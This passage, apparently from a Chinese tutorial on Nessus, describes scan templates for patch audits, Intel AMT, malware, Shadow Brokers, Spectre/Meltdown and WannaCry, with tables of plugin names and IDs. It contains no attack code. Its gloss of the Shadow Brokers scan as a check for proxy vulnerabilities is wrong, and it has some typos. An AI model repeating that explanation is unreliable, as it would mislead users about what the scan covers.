3ivx MPEG-4 < 5.0.2 Buffer Overflow	29749
7-Zip < 16.00 Multiple Vulnerabilities	91230
7-Zip < 16.03 NULL Pointer Dereference DoS	109799

4. Credenticled Patch Audit

Credenticled Patch Audit，补丁扫描。主要是针对不同设备更新补丁的一个扫描，在Nessus扫描模板中的图标如下图所示。



针对网络设备补丁扫描Nessus提供的扫描插件，如下图所示。



PLUGIN FAMILY	TOTAL
AIX Local Security Checks	11334
Amazon Linux Local Security Checks	1154
CentOS Local Security Checks	2668
CISCO	952
Databases	595
Debian Local Security Checks	5822
F5 Networks Local Security Checks	716
Fedora Local Security Checks	12861


PLUGIN NAME	PLUGIN ID
AIX 5.1 : IY19744	22372
AIX 5.1 : IY20486	22373
AIX 5.1 : IY21309	22374
AIX 5.1 : IY22266	22375
AIX 5.1 : IY22268	22376
AIX 5.1 : IY23041	22377
AIX 5.1 : IY23846	22378
AIX 5.1 : IY23847	22379

5. Intel AMT Security Bypass

Intel AMT Security Bypass针对Intel一款远超控制功能的芯片漏洞扫描，在Nessus扫描模板中的图标如下图所示。




针对Intel芯片漏洞Nessus提供的扫描插件，如下图所示。




6. Malware Scan

Malware Scan，恶意软件扫描。该功能主要是用于对已知恶意软件添加特征，通过这些特征比对判断目标主机是否存在相应恶意软件，在Nessus扫描模板中的图标如下图所示。




针对恶意软件Nessus提供的扫描插件，如下图所示。




7. Shadow Brokers Scan

Shadow Brokers Scan，代理漏洞扫描。该扫描主要针对本地或远程代理存在的漏洞，在Nessus扫描模板中的图标如下图所示。



针对代理漏洞Nessus提供的扫描插件，如下图所示。




8. Spectre and Meltdown漏洞

Spectre and Meltdown漏洞，幽灵与熔断漏洞，芯片级安全漏洞。Spectre中文名“幽灵”，有CVE-2017-5753和CVE-2017-5715两个变体，Meltdown中文名“熔断”，有CVE-2017-5754一个变体，在Nessus扫描模板中的图标如下图所示。




针对幽灵与熔断漏洞Nessus提供的扫描插件，如下图所示。




9. WannaCry Ransomware

WannaCry Ransomware，勒索病毒扫描。该扫描主要针对永恒之蓝勒索类病毒的一个扫描，可以选择提供Windows账号密码，这样通过WMI进行测试，列举存在哪些软件更新，在Nessus扫描模板中的图标如下图所示。




针对勒索病毒Nessus提供的扫描插件，如下图所示。




10. Web Application 